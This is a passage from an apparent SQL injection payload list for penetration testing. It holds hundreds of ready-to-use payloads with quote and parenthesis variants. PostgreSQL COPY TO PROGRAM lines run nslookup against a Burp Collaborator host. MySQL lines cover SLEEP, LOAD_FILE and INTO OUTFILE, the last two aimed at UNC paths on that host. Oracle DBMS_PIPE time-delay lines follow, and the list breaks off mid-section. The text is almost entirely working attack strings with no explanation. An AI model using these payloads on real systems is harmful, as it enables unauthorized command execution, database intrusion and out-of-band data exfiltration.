)));COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR'+--
';COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR'+--
');COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR'+--
'));COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR'+--
')));COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR'+--
";COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR'+--
");COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR'+--
"));COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR'+--
")));COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR'+--
`;COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR'+--
`);COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR'+--
`));COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR'+--
`)));COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR'+--
;(COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR')+--
);(COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR')+--
));(COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR')+--
)));(COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR')+--
';(COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR')+--
');(COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR')+--
'));(COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR')+--
')));(COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR')+--
";(COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR')+--
");(COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR')+--
"));(COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR')+--
")));(COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR')+--
`;(COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR')+--
`);(COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR')+--
`));(COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR')+--
`)));(COPY+(SELECT+'')+TO+PROGRAM+'nslookup+BURPCOLLABORATOR')+--
```

MySQL

```
+AND+SLEEP(15)+--+
)+AND+SLEEP(15)+--+
))+AND+SLEEP(15)+--+
)))+AND+SLEEP(15)+--+
'+AND+SLEEP(15)+--+
')+AND+SLEEP(15)+--+
'))+AND+SLEEP(15)+--+
')))+AND+SLEEP(15)+--+
"+AND+SLEEP(15)+--+
")+AND+SLEEP(15)+--+
"))+AND+SLEEP(15)+--+
")))+AND+SLEEP(15)+--+
`+AND+SLEEP(15)+--+
`)+AND+SLEEP(15)+--+
`))+AND+SLEEP(15)+--+
`)))+AND+SLEEP(15)+--+
;SLEEP(15)+--+
);SLEEP(15)+--+
));SLEEP(15)+--+
)));SLEEP(15)+--+
';SLEEP(15)+--+
');SLEEP(15)+--+
'));SLEEP(15)+--+
')));SLEEP(15)+--+
";SLEEP(15)+--+
");SLEEP(15)+--+
"));SLEEP(15)+--+
")));SLEEP(15)+--+
`;SLEEP(15)+--+
`);SLEEP(15)+--+
`));SLEEP(15)+--+
`)));SLEEP(15)+--+
+XOR(if(now()=sysdate(),sleep(15),0))+--+
)+XOR(if(now()=sysdate(),sleep(15),0))+--+
))+XOR(if(now()=sysdate(),sleep(15),0))+--+
)))+XOR(if(now()=sysdate(),sleep(15),0))+--+
'+XOR(if(now()=sysdate(),sleep(15),0))+--+
')+XOR(if(now()=sysdate(),sleep(15),0))+--+
'))+XOR(if(now()=sysdate(),sleep(15),0))+--+
')))+XOR(if(now()=sysdate(),sleep(15),0))+--+
"+XOR(if(now()=sysdate(),sleep(15),0))+--+
")+XOR(if(now()=sysdate(),sleep(15),0))+--+
"))+XOR(if(now()=sysdate(),sleep(15),0))+--+
")))+XOR(if(now()=sysdate(),sleep(15),0))+--+
`+XOR(if(now()=sysdate(),sleep(15),0))+--+
`)+XOR(if(now()=sysdate(),sleep(15),0))+--+
`))+XOR(if(now()=sysdate(),sleep(15),0))+--+
`)))+XOR(if(now()=sysdate(),sleep(15),0))+--+
;SELECT+SLEEP(15)+--+
);SELECT+SLEEP(15)+--+
));SELECT+SLEEP(15)+--+
)));SELECT+SLEEP(15)+--+
';SELECT+SLEEP(15)+--+
');SELECT+SLEEP(15)+--+
'));SELECT+SLEEP(15)+--+
')));SELECT+SLEEP(15)+--+
";SELECT+SLEEP(15)+--+
");SELECT+SLEEP(15)+--+
"));SELECT+SLEEP(15)+--+
")));SELECT+SLEEP(15)+--+
`;SELECT+SLEEP(15)+--+
`);SELECT+SLEEP(15)+--+
`));SELECT+SLEEP(15)+--+
`)));SELECT+SLEEP(15)+--+
+UNION+SELECT+SLEEP(15)+--+
)+UNION+SELECT+SLEEP(15)+--+
))+UNION+SELECT+SLEEP(15)+--+
)))+UNION+SELECT+SLEEP(15)+--+
'+UNION+SELECT+SLEEP(15)+--+
')+UNION+SELECT+SLEEP(15)+--+
'))+UNION+SELECT+SLEEP(15)+--+
')))+UNION+SELECT+SLEEP(15)+--+
"+UNION+SELECT+SLEEP(15)+--+
")+UNION+SELECT+SLEEP(15)+--+
"))+UNION+SELECT+SLEEP(15)+--+
")))+UNION+SELECT+SLEEP(15)+--+
`+UNION+SELECT+SLEEP(15)+--+
`)+UNION+SELECT+SLEEP(15)+--+
`))+UNION+SELECT+SLEEP(15)+--+
`)))+UNION+SELECT+SLEEP(15)+--+
;SELECT+IF((1=1),SLEEP(15),1337)+--+
);SELECT+IF((1=1),SLEEP(15),1337)+--+
));SELECT+IF((1=1),SLEEP(15),1337)+--+
)));SELECT+IF((1=1),SLEEP(15),1337)+--+
';SELECT+IF((1=1),SLEEP(15),1337)+--+
');SELECT+IF((1=1),SLEEP(15),1337)+--+
'));SELECT+IF((1=1),SLEEP(15),1337)+--+
')));SELECT+IF((1=1),SLEEP(15),1337)+--+
";SELECT+IF((1=1),SLEEP(15),1337)+--+
");SELECT+IF((1=1),SLEEP(15),1337)+--+
"));SELECT+IF((1=1),SLEEP(15),1337)+--+
")));SELECT+IF((1=1),SLEEP(15),1337)+--+
`;SELECT+IF((1=1),SLEEP(15),1337)+--+
`);SELECT+IF((1=1),SLEEP(15),1337)+--+
`));SELECT+IF((1=1),SLEEP(15),1337)+--+
`)));SELECT+IF((1=1),SLEEP(15),1337)+--+
+UNION+SELECT+IF((1=1),SLEEP(15),1337)+--+
)+UNION+SELECT+IF((1=1),SLEEP(15),1337)+--+
))+UNION+SELECT+IF((1=1),SLEEP(15),1337)+--+
)))+UNION+SELECT+IF((1=1),SLEEP(15),1337)+--+
'+UNION+SELECT+IF((1=1),SLEEP(15),1337)+--+
')+UNION+SELECT+IF((1=1),SLEEP(15),1337)+--+
'))+UNION+SELECT+IF((1=1),SLEEP(15),1337)+--+
')))+UNION+SELECT+IF((1=1),SLEEP(15),1337)+--+
"+UNION+SELECT+IF((1=1),SLEEP(15),1337)+--+
")+UNION+SELECT+IF((1=1),SLEEP(15),1337)+--+
"))+UNION+SELECT+IF((1=1),SLEEP(15),1337)+--+
")))+UNION+SELECT+IF((1=1),SLEEP(15),1337)+--+
`+UNION+SELECT+IF((1=1),SLEEP(15),1337)+--+
`)+UNION+SELECT+IF((1=1),SLEEP(15),1337)+--+
`))+UNION+SELECT+IF((1=1),SLEEP(15),1337)+--+
`)))+UNION+SELECT+IF((1=1),SLEEP(15),1337)+--+
+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
)+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
))+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
)))+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
'+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
')+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
'))+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
')))+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
"+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
")+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
"))+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
")))+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
`+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
`)+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
`))+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
`)))+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
+AND+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
)+AND+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
))+AND+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
)))+AND+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
'+AND+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
')+AND+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
'))+AND+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
')))+AND+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
"+AND+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
")+AND+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
"))+AND+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
")))+AND+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
`+AND+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
`)+AND+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
`))+AND+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
`)))+AND+(SELECT+1+FROM+(SELECT(SLEEP(15)))x)+--+
+UNION+SELECT+1+FROM+(SELECT(SLEEP(15)))+--+
)+UNION+SELECT+1+FROM+(SELECT(SLEEP(15)))+--+
))+UNION+SELECT+1+FROM+(SELECT(SLEEP(15)))+--+
)))+UNION+SELECT+1+FROM+(SELECT(SLEEP(15)))+--+
'+UNION+SELECT+1+FROM+(SELECT(SLEEP(15)))+--+
')+UNION+SELECT+1+FROM+(SELECT(SLEEP(15)))+--+
'))+UNION+SELECT+1+FROM+(SELECT(SLEEP(15)))+--+
')))+UNION+SELECT+1+FROM+(SELECT(SLEEP(15)))+--+
"+UNION+SELECT+1+FROM+(SELECT(SLEEP(15)))+--+
")+UNION+SELECT+1+FROM+(SELECT(SLEEP(15)))+--+
"))+UNION+SELECT+1+FROM+(SELECT(SLEEP(15)))+--+
")))+UNION+SELECT+1+FROM+(SELECT(SLEEP(15)))+--+
`+UNION+SELECT+1+FROM+(SELECT(SLEEP(15)))+--+
`)+UNION+SELECT+1+FROM+(SELECT(SLEEP(15)))+--+
`))+UNION+SELECT+1+FROM+(SELECT(SLEEP(15)))+--+
`)))+UNION+SELECT+1+FROM+(SELECT(SLEEP(15)))+--+
;SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
);SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
));SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
)));SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
';SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
');SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
'));SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
')));SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
";SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
");SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
"));SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
")));SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
`;SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
`);SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
`));SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
`)));SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
+UNION+SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
)+UNION+SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
))+UNION+SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
)))+UNION+SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
'+UNION+SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
')+UNION+SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
'))+UNION+SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
')))+UNION+SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
"+UNION+SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
")+UNION+SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
"))+UNION+SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
")))+UNION+SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
`+UNION+SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
`)+UNION+SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
`))+UNION+SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
`)))+UNION+SELECT+LOAD_FILE('\\BURPCOLLABORATOR\x')+--+
+AND+(SELECT+LOAD_FILE('\\\\BURPCOLLABORATOR\\x'))+--+
)+AND+(SELECT+LOAD_FILE('\\\\BURPCOLLABORATOR\\x'))+--+
))+AND+(SELECT+LOAD_FILE('\\\\BURPCOLLABORATOR\\x'))+--+
)))+AND+(SELECT+LOAD_FILE('\\\\BURPCOLLABORATOR\\x'))+--+
'+AND+(SELECT+LOAD_FILE('\\\\BURPCOLLABORATOR\\x'))+--+
')+AND+(SELECT+LOAD_FILE('\\\\BURPCOLLABORATOR\\x'))+--+
'))+(SELECT+LOAD_FILE('\\\\BURPCOLLABORATOR\\x'))+--+
')))+(SELECT+LOAD_FILE('\\\\BURPCOLLABORATOR\\x'))+--+
"+AND+(SELECT+LOAD_FILE('\\\\BURPCOLLABORATOR\\x'))+--+
")+AND+(SELECT+LOAD_FILE('\\\\BURPCOLLABORATOR\\x'))+--+
"))+AND+(SELECT+LOAD_FILE('\\\\BURPCOLLABORATOR\\x'))+--+
")))+AND+(SELECT+LOAD_FILE('\\\\BURPCOLLABORATOR\\x'))+--+
`+AND+(SELECT+LOAD_FILE('\\\\BURPCOLLABORATOR\\x'))+--+
`)+AND+(SELECT+LOAD_FILE('\\\\BURPCOLLABORATOR\\x'))+--+
`))+AND+(SELECT+LOAD_FILE('\\\\BURPCOLLABORATOR\\x'))+--+
`)))+AND+(SELECT+LOAD_FILE('\\\\BURPCOLLABORATOR\\x'))+--+
+AND+LOAD_FILE('\\\\BURPCOLLABORATOR\\x')+--+
)+AND+LOAD_FILE('\\\\BURPCOLLABORATOR\\x')+--+
))+AND+LOAD_FILE('\\\\BURPCOLLABORATOR\\x')+--+
)))+AND+LOAD_FILE('\\\\BURPCOLLABORATOR\\x')+--+
'+AND+LOAD_FILE('\\\\BURPCOLLABORATOR\\x')+--+
')+AND+LOAD_FILE('\\\\BURPCOLLABORATOR\\x')+--+
'))+LOAD_FILE('\\\\BURPCOLLABORATOR\\x')+--+
')))+LOAD_FILE('\\\\BURPCOLLABORATOR\\x')+--+
"+AND+LOAD_FILE('\\\\BURPCOLLABORATOR\\x')+--+
")+AND+LOAD_FILE('\\\\BURPCOLLABORATOR\\x')+--+
"))+AND+LOAD_FILE('\\\\BURPCOLLABORATOR\\x')+--+
")))+AND+LOAD_FILE('\\\\BURPCOLLABORATOR\\x')+--+
`+AND+LOAD_FILE('\\\\BURPCOLLABORATOR\\x')+--+
`)+AND+LOAD_FILE('\\\\BURPCOLLABORATOR\\x')+--+
`))+AND+LOAD_FILE('\\\\BURPCOLLABORATOR\\x')+--+
`)))+AND+LOAD_FILE('\\\\BURPCOLLABORATOR\\x')+--+
;SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
);SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
));SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
)));SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
';SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
');SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
'));SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
')));SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
";SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
");SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
"));SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
")));SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
`;SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
`);SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
`));SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
`)));SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
+UNION+SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
)+UNION+SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
))+UNION+SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
)))+UNION+SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
'+UNION+SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
')+UNION+SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
'))+UNION+SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
')))+UNION+SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
"+UNION+SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
")+UNION+SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
"))+UNION+SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
")))+UNION+SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
`+UNION+SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
`)+UNION+SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
`))+UNION+SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
`)))+UNION+SELECT+1+INTO+OUTFILE+'\\BURPCOLLABORATOR\x'+--+
+AND+(SELECT+1+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x')+--+
)+AND+(SELECT+1+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x')+--+
))+AND+(SELECT+1+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x')+--+
)))+AND+(SELECT+1+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x')+--+
'+AND+(SELECT+1+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x')+--+
')+AND+(SELECT+1+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x')+--+
'))+AND+(SELECT+1+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x')+--+
')))+AND+(SELECT+1+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x')+--+
"+AND+(SELECT+1+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x')+--+
")+AND+(SELECT+1+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x')+--+
"))+AND+(SELECT+1+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x')+--+
")))+AND+(SELECT+1+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x')+--+
`+AND+(SELECT+1+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x')+--+
`)+AND+(SELECT+1+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x')+--+
`))+AND+(SELECT+1+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x')+--+
`)))+AND+(SELECT+1+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x')+--+
+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x'+--+
)+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x'+--+
))+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x'+--+
)))+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x'+--+
'+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x'+--+
')+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x'+--+
'))+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x'+--+
')))+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x'+--+
"+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x'+--+
")+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x'+--+
"))+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x'+--+
")))+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x'+--+
`+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x'+--+
`)+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x'+--+
`))+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x'+--+
`)))+INTO+OUTFILE+'\\\\BURPCOLLABORATOR\\x'+--+
```

4 - TIME-Based AND DNS Exfiltration SQL Injection Payloads

Oracle

```
+AND+1=DBMS_PIPE.RECEIVE_MESSAGE('1',15)+--
)+AND+1=DBMS_PIPE.RECEIVE_MESSAGE('1',15)+--
))+AND+1=DBMS_PIPE.RECEIVE_MESSAGE('1',15)+--
)))+AND+1=DBMS_PIPE.RECEIVE_MESSAGE('1',15)+--
'+AND+1=DBMS_PIPE.RECEIVE_MESSAGE('1',15)+--
')+AND+1=DBMS_PIPE.RECEIVE_MESSAGE('1',15)+--
'))+AND+1=DBMS_PIPE.RECEIVE_MESSAGE('1',15)+--
')))+AND+1=DBMS_PIPE.RECEIVE_MESSAGE('1',15)+--
"+AND+1=DBMS_PIPE.RECEIVE_MESSAGE('1',15)+--
")+AND+1=DBMS_PIPE.RECEIVE_MESSAGE('1',15)+--
"))+AND+1=DBMS_PIPE.RECEIVE_MESSAGE('1',15)+--
")))+AND+1=DBMS_PIPE.RECEIVE_MESSAGE('1',15)+--
`+AND+1=DBMS_PIPE.RECEIVE_MESSAGE('1',15)+--
`)+AND+1=DBMS_PIPE.RECEIVE_MESSAGE('1',15)+--
`))+AND+1=DBMS_PIPE.RECEIVE_MESSAGE('1',15)+--
`)))+AND+1=DBMS_PIPE.RECEIVE_MESSAGE('1',15)+--
+AND+123=(CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END)+--
)+AND+123=(CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END)+--
))+AND+123=(CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END)+--
)))+AND+123=(CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END)+--
'+AND+123=(CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END)+--
')+AND+123=(CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END)+--
'))+AND+123=(CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END)+--
')))+AND+123=(CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END)+--
"+AND+123=(CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END)+--
")+AND+123=(CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END)+--
"))+AND+123=(CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END)+--
")))+AND+123=(CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END)+--
`+AND+123=(CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END)+--
`)+AND+123=(CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END)+--
`))+AND+123=(CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END)+--
`)))+AND+123=(CASE+WHEN+(1=1)+THEN+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+ELSE+123+END)+--
;DBMS_PIPE.RECEIVE_MESSAGE('x',15)+--
);DBMS_PIPE.RECEIVE_MESSAGE('x',15)+--
));DBMS_PIPE.RECEIVE_MESSAGE('x',15)+--
)));DBMS_PIPE.RECEIVE_MESSAGE('x',15)+--
';DBMS_PIPE.RECEIVE_MESSAGE('x',15)+--
');DBMS_PIPE.RECEIVE_MESSAGE('x',15)+--
'));DBMS_PIPE.RECEIVE_MESSAGE('x',15)+--
')));DBMS_PIPE.RECEIVE_MESSAGE('x',15)+--
";DBMS_PIPE.RECEIVE_MESSAGE('x',15)+--
");DBMS_PIPE.RECEIVE_MESSAGE('x',15)+--
"));DBMS_PIPE.RECEIVE_MESSAGE('x',15)+--
")));DBMS_PIPE.RECEIVE_MESSAGE('x',15)+--
`;DBMS_PIPE.RECEIVE_MESSAGE('x',15)+--
`);DBMS_PIPE.RECEIVE_MESSAGE('x',15)+--
`));DBMS_PIPE.RECEIVE_MESSAGE('x',15)+--
`)));DBMS_PIPE.RECEIVE_MESSAGE('x',15)+--
;SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
);SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
));SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
)));SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
';SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
');SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
'));SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
')));SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
";SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
");SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
"));SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
")));SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
`;SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
`);SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
`));SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
`)));SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL+--
+AND+1=(SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL)+--
)+AND+1=(SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL)+--
))+AND+1=(SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL)+--
)))+AND+1=(SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL)+--
'+AND+1=(SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL)+--
')+AND+1=(SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL)+--
'))+AND+1=(SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL)+--
')))+AND+1=(SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL)+--
"+AND+1=(SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL)+--
")+AND+1=(SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL)+--
"))+AND+1=(SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL)+--
")))+AND+1=(SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL)+--
`+AND+1=(SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL)+--
`)+AND+1=(SELECT+DBMS_PIPE.RECEIVE_MESSAGE('x',15)+FROM+DUAL)+--
